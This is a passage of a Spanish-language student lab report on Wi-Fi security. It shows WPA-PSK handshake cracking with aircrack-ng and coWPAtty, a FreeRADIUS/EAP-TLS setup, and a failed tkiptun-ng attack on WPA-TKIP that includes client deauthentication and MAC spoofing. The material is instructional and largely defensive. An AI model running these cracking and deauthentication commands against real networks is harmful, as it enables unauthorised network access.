
Cuando tenemos el handshake ya podemos usar un diccionario para que el aircrack-ng crackee la contraseña. En mi caso he usado uno de los diccionarios que vienen ya en linux, se encuentran en la carpeta /etc/dictionaries-common:

 # sudo aircrack-ng -w /etc/dictionaries-common/words *.cap

Y veremos como el programa empieza a probar palabra por palabra hasta dar con la adecuada, momento en la que la salida es esta:



Podemos ver como ha encontrado la clave, en este caso *password*, y vemos también el tiempo que ha tardado: 4 mintuos y 22 segundos, en este caso la clave era fácil y aun así ha tardado bastante, asi que este proceso en el caso de que la contraseña sea un poco más rebuscada e incluso que no se encuentre en el diccionario se puede hacer bastante costosa, así que realizaremos el mismo ataque pero en vez de usar un diccionario lo haremos a continuación con una variante Rainbow Tables que ya se explicó anteriormente en que consisten.

Para este ataque voy a usar coWPAtty, es una programa del tipo aircrack pero que añade 2 funcionalidades muy interesantes:

- La primera es el uso en sí de las Rainbow Tables, estaría bien usarlas para esta práctica, pero debido a que son más de 30 Gb y además no accesibles (al menos no las he encontrado) desde descarga directa alargaría mucho su descarga
- La utilidad trae un programa llamado *genpmk*, que se usa para precomputar los archivos hash de forma similar a como se hace en las Rainbow Tables, y que es la herramienta que en conjunción con coWPAtty vamos a usar, ya que para la práctica que simplemente consiste en hacer una prueba de concepto y comparar la velocidad del ataque de diccionario frente a las Rainbow Tables considero que es válido.

El primer paso será generar los hash files para un SSID en específico, en nuestro caso *linksys*:


 # ./genpmk -f /etc/dictionaries-common/words -d hash_file -s linksys

Comprobamos que usamos el mismo diccionario que antes, y que la salida se hará al archivo *hash_file.*

Una vez generado el hash file lo podemos usar contra cualquier red cuyo SSID sea *linksys*, y procedemos a ello:

 # ./cowpatty -r ../práctica\ seguridad\ wifi/WPA-PSK/*.cap -d hash_file -s linksys

A continuación vemos la salida del programa:



Como vemos la mejora en cuanto a tiempo es más que sustancial.

Posibles mejoras:

- WPA2 es un sistema creado para corregir las vulnerabilidades detectadas en WPA. WPA2 está basada en el nuevo estándar 802.11i. WPA, por ser una versión previa, que se podría considerar de "migración", no incluye todas las características del IEEE 802.11i, mientras que WPA2 se puede inferir que es la versión certificada del estándar 802.11i.

  La alianza Wi-Fi llama a la versión de clave pre-compartida WPA-Personal y WPA2-Personal y a la versión con autenticación 802.1x/EAP como WPA-Enterprise y WPA2-Enterprise.

  Los fabricantes comenzaron a producir la nueva generación de puntos de accesos apoyados en el protocolo WPA2 que utiliza el algoritmo de cifrado **AES** (Advanced Encryption Standard). Con este algoritmo será posible cumplir con los requisitos de seguridad del gobierno de USA - FIPS140-2.
  "*WPA2 está idealmente pensado para empresas tanto del sector privado cómo del público. Los productos que son certificados para WPA2 le dan a los gerentes de TI la seguridad que la tecnología cumple con estándares de interoperatividad*" declaró Frank Hazlik Managing Director de la Wi-Fi Alliance.

- Otra opción sería usar WPA con un servidor de autenticación (normalmente un servidor RADIUS), que distribuye claves diferentes a cada usuario (a través del protocolo 802.1x), inicialmente así es como fue diseñado lo que pasa que posteriormente se introdujo el modo de uso con clave compartida (PSK) para usuarios de casa y pequeñas oficinas.

- Por último, si quisiéramos mantener el esquema WPA-PSK, lo más eficaz sería usar una clave de la longitud máxima (63 caracteres), generada aleatoriamente, de forma que ni un ataque con diccionario ni un ataque con fuerza bruta sea viable.

WPA Radius:

En esta tercera parte montaremos un servidor Radius para la autenticación de los usuarios(en este caso FreeRADIUS), y configuraremos el AP mediante WPA con protocolo Radius

Enfoque Teórico:


RADIUS es un protocolo ampliamente usado en el ambiente de redes, para dispositivos tales como routers, servidores y switches entre otros. Es utilizado para proveer autenticación centralizada, autorización y manejo de cuentas para redes de acceso dial-up, redes privadas virtuales (VPN) y, recientemente, para redes de acceso inalámbrico.

Un cliente RADIUS envía credenciales de usuario e información de parámetros de conexión en forma de un mensaje RADIUS al servidor. Éste autentica y autoriza la solicitud del cliente y envía de regreso un mensaje de respuesta. Los clientes RADIUS también envían mensajes de cuentas a servidores RADIUS.

Los mensajes RADIUS son enviados como mensajes UDP . El puerto UDP 1812 es usado para mensaje de autenticación RADIUS y, el puerto UDP 1813, es usado para mensajes de cuentas RADIUS. Algunos servidores usan el puerto UDP 1645 para mensajes de autenticación y, el puerto 1646, para mensajes de cuentas. Esto último es debido a que son los puertos que se usaron inicialmente para este tipo de servicio.

Formato de Paquetes


Los datos entre el cliente y el servidor son intercambiados en paquetes RADIUS. Cada paquete contiene la siguiente información:



http://ing.ctit.utwente.nl/WU5/D5.1/Technology/radius/

Diagrama de Secuencia

El siguiente diagrama muestra la secuencia seguida cuando un cliente accede a la red y se desconecta de la misma.



http://ing.ctit.utwente.nl/WU5/D5.1/Technology/radius/

1. El cliente envía su usuario/contraseña, esta información es encriptada con una llave secreta y enviada en un Access-Request al servidor RADIUS (Fase de Autenticación).

2. Cuando la relación usuario/contraseña es correcta, entonces el servidor envía un mensaje de aceptación, Access-Accept, con información extra (Por ejemplo: dirección IP, máscara de red, tiempo de sesión permitido, etc.) (Fase de Autorización).

3. El cliente ahora envía un mensaje de Accounting-Request (Start) con la información correspondiente a su cuenta y para indicar que el usuario está reconocido dentro de la red (Fase de *Accounting*).

4. El servidor RADIUS responde con un mensaje Accounting-Response, cuando la información de la cuenta es almacenada.

5. Cuando el usuario ha sido identificado, éste puede acceder a los servicios proporcionados. Finalmente, cuando desee desconectarse, enviará un mensaje de Accounting-Request (Stop) con la siguiente información:
   - Delay Time. Tiempo que el cliente lleva tratando de enviar el mensaje.
   - Input Octets. Número de octetos recibido por el usuario.
   - Output Octets. Número de octetos enviados por el usuario.
   - Session Time. Número de segundos que el usuario ha estado conectado.
   - Input Packets. Cantidad de paquetes recibidos por el usuario.
   - Output Packets. Cantidad de paquetes enviados por el usuario.
   - Reason. Razón por la que el usuario se desconecta de la red.

6. El servidor RADIUS responde con un mensaje de Accounting-Response cuando la información de cuenta es almacenada.

Enfoque Práctico:

Una vez comentado como funciona, vamos a hacer una implementación básica del sistema.

Para llevar a cabo nuestro cometido montaremos un servidor Radius (en concreto freeRadius), sobre una máquina virtual con Ubuntu 8.04, configuraremos el router *Syslink*, y finalmente nos conectaremos desde otra máquina con Windows XP Ue SP3.

El esquema será el siguiente:

Debido a que el montaje no es trivial y hay muchísimas cosas configurables, tomé como guía los siguientes artículos:

- http://www.linuxjournal.com/article/8095
- http://www.linuxjournal.com/article/8151

En ellos se explica detalladamente los pasos a seguir, así que tampoco voy a profundizar demasiado, simplemente delinearé la forma seguida y aclararé algunas cosas que en el artículo-guía estaban mal.

1. Instalando FreeRADIUS:

Tenemos 2 opciones, la primera es bajarnos los fuentes de la página oficial y compilarlos.
La segunda (la elegida) es usar el paquete pre-compilado que aparece en los repositorios de Ubuntu:

 # sudo aptitude install freeradius

Esto nos instalará tanto el paquete como las dependencias necesarias en el servidor.

2. Creando una Autoridad de Certificación:

Antes de configurar el servidor FreeRadius debemos crear unos cuantos certificados, y para poder crearlos necesitamos una Autoridad de Certificación.
Para ello primero instalaremos OpenSSL:

 # sudo aptitude install openssl

Y a continuación editaremos el fichedo de configuración */ets/ssl/openssl.conf*, cambiando los valores que aparecen a continuación:

```
[ CA_default ]
dir             = ./seguridadCA

...

countryName_default             = SP
stateOrProvinceName_default     = Madrid
0.organizationName_default      = UAH
```

Haremos que la variable *CATOP* tenga el mismo valor que *dir* en el fichero */usr/lib/ssl/misc/CA.sh:*

CATOP=./seguridadCA


Finalmente correremos el script CA.sh con el parámetro -newca, momento en el que después de responder algunas preguntas sobre el certificado (password,etc...) se creará un nuevo directorio llamado seguridadCA con el nuevo certificado público *cacert.pem.*

Por último si queremos poder conectarnos desde clientes Windows debemos crear un fichero llamado *xpextensions* que contenga lo siguiente:

```
[ xpclient_ext]
extendedKeyUsage = 1.3.6.1.5.5.7.3.2

[ xpserver_ext ]
extendedKeyUsage = 1.3.6.1.5.5.7.3.1
```

A continución se ve una captura con todo lo comentado hasta ahora:



3. Creando los certificados:

Necesitamos al menos 2 certificados, uno para el servidor FreeRADIUS, y otro para los clientes que pretendan conectarse al AP.

Los pasos para crear un certificado se pueden resumir en lo siguiente:

- Generar un certificado sin firmar
- Firmarlo con la clave de la Autoridad de Certificación
- Copiarlo al host donde se vaya a usar

Primero crearemos el certificado para el servidor y a continuación el del cliente:

**# openssl req -new -nodes -keyout server_key.pem -out server_req.pem -days 730 **
-config ./openssl.cnf
**# openssl ca -config ./openssl.cnf **
**-policy policy_anything -out server_cert.pem **
**-extensions xpserver_ext -extfile ./xpextensions **
-infiles ./server_req.pem
 # cat server_key.pem server.cert.pem > server_keycert.pem
**# openssl req -new -keyout client_key.pem **
-out client_req.pem -days 730 -config ./openssl.cnf
**# openssl ca -config ./openssl.cnf **
**-policy policy_anything -out client_cert.pem **
**-extensions xpclient_ext -extfile ./xpextensions **
-infiles ./client_req.pem
 # cat client_key.pem client.cert.pem > server_keycert.pem
**# openssl pkcs12 -export -in client_cert.pem **
-inkey client_key.pem -out client_cert.p12 -clcerts

Lo que hemos hecho ha sido crear el certificado sin firmar, firmarlo con la clave de la CA (que se nos pedirá en el momento adecuado), y concatenar la clave y el certificado y unirlo en un sólo fichero de salida, la operación se repite para el cliente, añadiendo un último comando que sirve para exportar el certificado en un formato que pueda entender un sistema Windows.

4. Configurando FreeRadius (en la máquina virtual):

Lo primero que debemos de hacer es copiar el certificado que creamos anteriormente a la carpeta */etc/freeradius/certs*, junto a él copiaremos también el certificado de la CA.

A continuación crearemos 2 archivos que el servidor necesita para usar TLS:

- Un archivo Diffie-Hallman, usado para negociar las claves de sesión TLS
  # openssl dhparam -check -text -5 512 -out dh

- Un archivo que contiene un chorro de bits aleatorios usado también por TLS
  # dd if=/dev/urandom of=random count=2

Ahora pasaremos a configurar los 3 archivos necesarios para FreeRADIUS:

- **radiusd.conf**

```
...
user = nobody
group = nobody
...
```

- **eap.conf**

```
eap {
     default_eap_type = tls

...

tls {
   ...
    private_key_password = password
    private_key_file = ${raddbdir}/certs/server_keycert.pem
    certificate_file = ${raddbdir}/certs/server_keycert.pem
    CA_file = ${raddbdir}/certs/cacert.pem
    dh_file = ${raddbdir}/certs/dh
    random_file = ${raddbdir}/certs/random
   ...
 }
}
```

- **clients.conf**


```
client 192.168.0.10/24 {
        secret          = password
        shortname       = seguridad_AP
}
```

Finalmente reiniciaremos el demonio esperando que todo vaya bien:

```
root@ubuntu804desktop:/etc/freeradius# /etc/init.d/freeradius restart
 * Stopping FreeRADIUS daemon freeradius
start-stop-daemon:
                                                                        [ OK ]
 * Starting FreeRADIUS daemon freeradius
Sun Apr  5 10:20:14 2009 : Info: Starting - reading configuration files ...
                                                                        [ OK ]
```

5. Configurando el AP:

Esta es la parte más fácil, ya que simplemente accederemos a la configuración del Router, y lo configuraremos adecuadamente como se puede ver a continuación:



Como vemos usamos WPA-Radius, ponemos la Ip de la máquina virtual que actua como servidor, dejamos el puerto por defecto, y configuramos la clave que queremos usar para la autenticación.

6. Configurando el cliente:

Finalmente configuraremos un sistema con Windows XP para que se pueda acceder al router.

Lo primero será copiar el certificado del cliente al host y añadirlo, así como el certificado público de la CA. Esto está detallado en los links antes señalados y no voy a entrar en más detalles.

Por último crearemos un perfil para nuestro AP en el que configuraremos todo según se nos vaya pidiendo en el asistente.

Si todo ha marchado existosamente nos saldrá el típico icono de conectado en la barra inferior, Voilà!

Posibles mejoras:

- Por defecto no hay verificación criptográfica de los mensajes de petición de acceso en el servidor Radius. El servidor verifica que el mensaje tiene como origen una IP de un cliente legítimo, pero esto puede ser fácilmente *spoofeado*.
  La solución sería que el cliente requiera que el atributo Message-Authenticator esté activo en todos los mensajes de petición de acceso (normalmente este atributo sólo se requiere cuando el sistema está configurado con EAP)

- En muchas instalaciones de Radius se usa la misma clave compartida para proteger a los diferentes clientes, es má en muchos casos la clave compartida no tiene la suficiente entropía para prevenir un ataque de diccionario offline.
  La situación es más alarmante cuando en algunas implementaciones se limita el tamaño de la clave e incluso los caracteres aceptados para esta.
  Algunas soluciones podrían ser:
    - Usar generadores automáricos de claves de la máxima longitud posible (en la RFC 2865 se recomienda que al menos sean de 16 caracteres).
    - Usar claves diferentes para cada cliente
- Se usa la clave compartida de Radius, el Autenticador de Petición y el algoritmo MD5 para encriptar la contraseña de usuario y otros atributos como la contraseña del túnel (RFC 2868, sección 3.5) o las claves MS-CHAP-MPPE (RFC 2548, sección 2.4.1), esto es un error bastante conocido como se pude leer en la RFC 2865:
  "The User-Password hiding mechanism described in Section 5.2 has not been subjected to significant amounts of cryptanalysis in the published literature. Some in the IETF community are concerned that this method might not provide sufficient confidentiality protection [15] to passwords transmitted using RADIUS. Users should evaluate their threat environment and consider whether additional security mechanisms should be employed."

  La única manera estandar de ofrecer más protección a estos atributos es usar Ipsec con ESP (Encapsulating Security Payload, el protocolo ESP proporciona autenticidad de origen, integridad y protección de confidencialidad de un paquete) y un algoritmo de encriptación como AES para ofrecer confidencialidad por completo a los mensajes Radius.

  Si esto no fuera posible se podrían intentar otras medidas:
  - Obligar al uso del atributo Autenticador de Mensaje en todos los mensajes de petición de acceso
  - Usar autenticadores de petición criptográficamente fuertes
  - Obligar al uso de contraseñas de usuario robustas
  - Usar un mecanismo de contabilidad y bloquéo de autenticación para prevenir el uso de ataques de diccionario online contra las contraseñas de usuario
  - Usar claves compartidas con una entropía de al menos 128 bits
- Como se especifica en la RFC 2865 una petición de autenticación segura debe ser global y temporalmente única. Esta petición junto a la clave compartida se unen para determinar la clave usada para encriptar la contraseña de usuario y otros atributos. Es posible para un atacante con la capacidad de capturar tráfico entre el cliente y el servidor Radius intentar crear crear un diccionario con las peticiones de autenticación y la correspondiente clave de encriptación de la contraseña de usuario.
  Si la petición no es suficientemente aleatoria puede ser predecida, por lo que el generador deberá tener una calidad criptográfica, si no fuera así se debería usar Ipsec con ESP y 3DES al menos, cómo viene descrito en la RFC 3162.

WPA-TKIP, proof of concept:

El estándar de cifrado WiFi Protected Acess (WPA) ha sido parcialmente crackeado por los investigadores de seguridad Erik Tews and Martin Beck,

El ataque permite al atacante leer los datos enviados del router al portátil y enviar información imprecisa a los clientes conectados. Según afirman han encontrado una manera de romper el protocolo Temporal Key Integrity Protocol (TKIP) usado por el estándar WPA en menos de 15 minutos, lo que es un periodo muy corto de tiempo en comparación con el método de fuerza bruta usado hasta ahora.

Sin embargo los investigadores no han podido crackear las claves de cifrado de los datos que van de los ordenadores al router, aunque probablemente sea cuestión de tiempo y es que las conexiones más seguras son las hechas mediante acceso físico directo.

Según los investigadores WPA2 no es más seguro en cuanto a este tipo de ataque toca, por lo que si llegan a completar el sistema que han empezado sería el final de las redes inalámbricas para redes empresariales y personales que contengan o muevan datos importantes/confidenciales.

Tews se dio cuenta que para paquetes muy pequeños, por ejemplo ARP's, se pueden conocer todos los detalles del *payload* excepto 2 bytes de la IP, 8 bytes del código *Michael* y 4 bytes del checksum. Una vez que mediante el ataque chop-chop se crackean estos últimos 12 bytes, los 2 restantes pueden ser probados cada 60 segundos sin causar la caida y la regeneración de las claves.

Aproximadamente estas operaciones pueden tomar entre 12 y 15 minutos.

Con este método se obtiene el *keystream*, esto en principio no sirve de nada ya que TKIP posee mecanismos para evitar el reuso de estos *keystreams*, sin embargo Beck descubrió que en el estandar 802.11e se especifica una forma de reusar un *keystream*, ya que se permite la retransmisión de un paquete con datos arbitrarios entre 7 y 15 veces.

La Calidad de Servicio (QoS), que se usa para priorizar los paquetes, fue descrita por el grupo de trabajo del 802.11e, se ideó permitiendo colas de prioridades de forma que por ejemplo paquetes de voz tengan preferencia sobre texto plano.

Asociado con esas colas está la posibilidad de usar un *keystream* proveniente de otra cola sin violar la restricción de repetición de paquetes. Tews dijo que aunque en el 802.11e se pensó en trabajar con 4 colas, en el estandar final hay 8, además de otras 8 que han encontrado en ciertos paquetes, por lo que finalmente se tiene entre 7 y 15 posibilidades de *replay* para cada paquete.

Esto puede funcionar con varios tipos de paquetes según Tews: TCP/IP SYN, DNS queries,etc...


Este método sólo funciona en una dirección, ya que sólo los paquetes que envía el AP al cliente son los que revelan la clave TKIP u otro cualquir tipo de clave en uso.

Según Tews: “el ARP poisoning debería ser trivial”, también cree que los firewalls que sólo bloqueen el tráfico entrante (de Internet a la LAN) pueden ser puenteados con una petición ARP que haga creer a un cliente que la peticón proviene de dentro de la LAN.

Para llevara cabo esta prueba de concepto seguí el documento de la herramienta que está en proceso de crearse por los descubridores de esta vulnerabilidad en WPA-TKIP.

Es una versión Beta por lo que aun no está funcional, en la página dicen que sólo funciona de momento con chipsets RT73 y RTL8187L, es más, dicen que con los drivers madwifi no funciona (son los drivers que yo uso para mi tarjeta de red), aun así he hecho el intento de probarlo.

La herramienta necesaria para hacer la prueba se llama *tkiptun-ng*, una vez descargada y compilada la versión Beta del aircrack (1.0-rc3), configuro el AP como se ve a continuación:



Como se observa el tiempo de regeneración de las claves es el que viene por defecto y que como ya se comentó anteriormente es demasiado largo.

Después procedemos a conectarnos al router para generar tráfico que posteriormente será capturado. El proceso es el mismo que en el segundo apartado de esta práctica, configuramos un archivo que luego le pasaremos al wpa_supplicant.

A continuación ponemos el otro interfaz de red en modo monitor, cambiamos la MAC para que coincida con la del cliente legítimo con macchanger (según los desarrolladores esto es necesario) y procedemos al ataque:

```
# sudo ../../aircrack-ng-1.0-rc3/src/tkiptun-ng -h 00:13:f7:3b:b4:e0 -a \
00:13:10:3F -m 80 -n 100 ath1
```

Esto hará que el cliente se caiga y tenga que volver a autenticarse, y a continuación después de capturar el handshake se deberían de capturar también peticiones ARP para después llevar a cabo todo el proceso antes explicado, pero aquí es cuando falla, ya que por mucho tráfico que genere el programa no identifica ningun paquete ARP...

A continuación muestro el estado del programa, en espera de los paquetes ARP, y como SÍ que realmente se generan paquetes ARP's, ya que los genero yo a mano:

```
The interface MAC (06:13:F7:3B:B4:E0) doesn't match the specified MAC (-h).
        ifconfig ath1 hw ether 00:13:F7:3B:B4:E0
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
03:46:00  Michael Test: Successful
03:46:00  Waiting for beacon frame (BSSID: 00:13:10:3F:7B:65) on channel 6
03:46:00  Found specified AP
03:46:00  Sending 4 directed DeAuth. STMAC: [00:13:F7:3B:B4:E0] [ 0| 0 ACKs]
03:46:04  WPA handshake: 00:13:10:3F:7B:65 captured
03:46:04  Waiting for an ARP packet coming from the Client...
Read 45297 packets...
```

```
antonio@hack4free:~/Escritorio/práctica seguridad wifi/WPA-TKIP$ sudo arping -c 100  -I ath0 -s 192.168.1.100 192.168.1.1
ARPING 192.168.1.1 from 192.168.1.100 ath0
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  2.177ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  2.496ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.778ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.916ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.764ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.774ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.775ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.746ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.765ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.758ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.658ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.736ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.759ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.823ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.811ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.754ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.778ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.757ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.766ms
Unicast reply from 192.168.1.1 [00:13:10:3F:7B:63]  1.753ms
```

Bibliografía:

- http://www.google.es
- Los artículos y enlaces proporcionados por el profesor
- http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_ES.pdf
- http://www.renderlab.net/projects/WPA-tables/
- http://wiki.freeradius.org/WPA_HOWTO
- http://www.dartmouth.edu/~pkilab/pages/EAP-TLSwFreeRadius.html
- http://www.ietf.org/rfc/rfc3579.txt
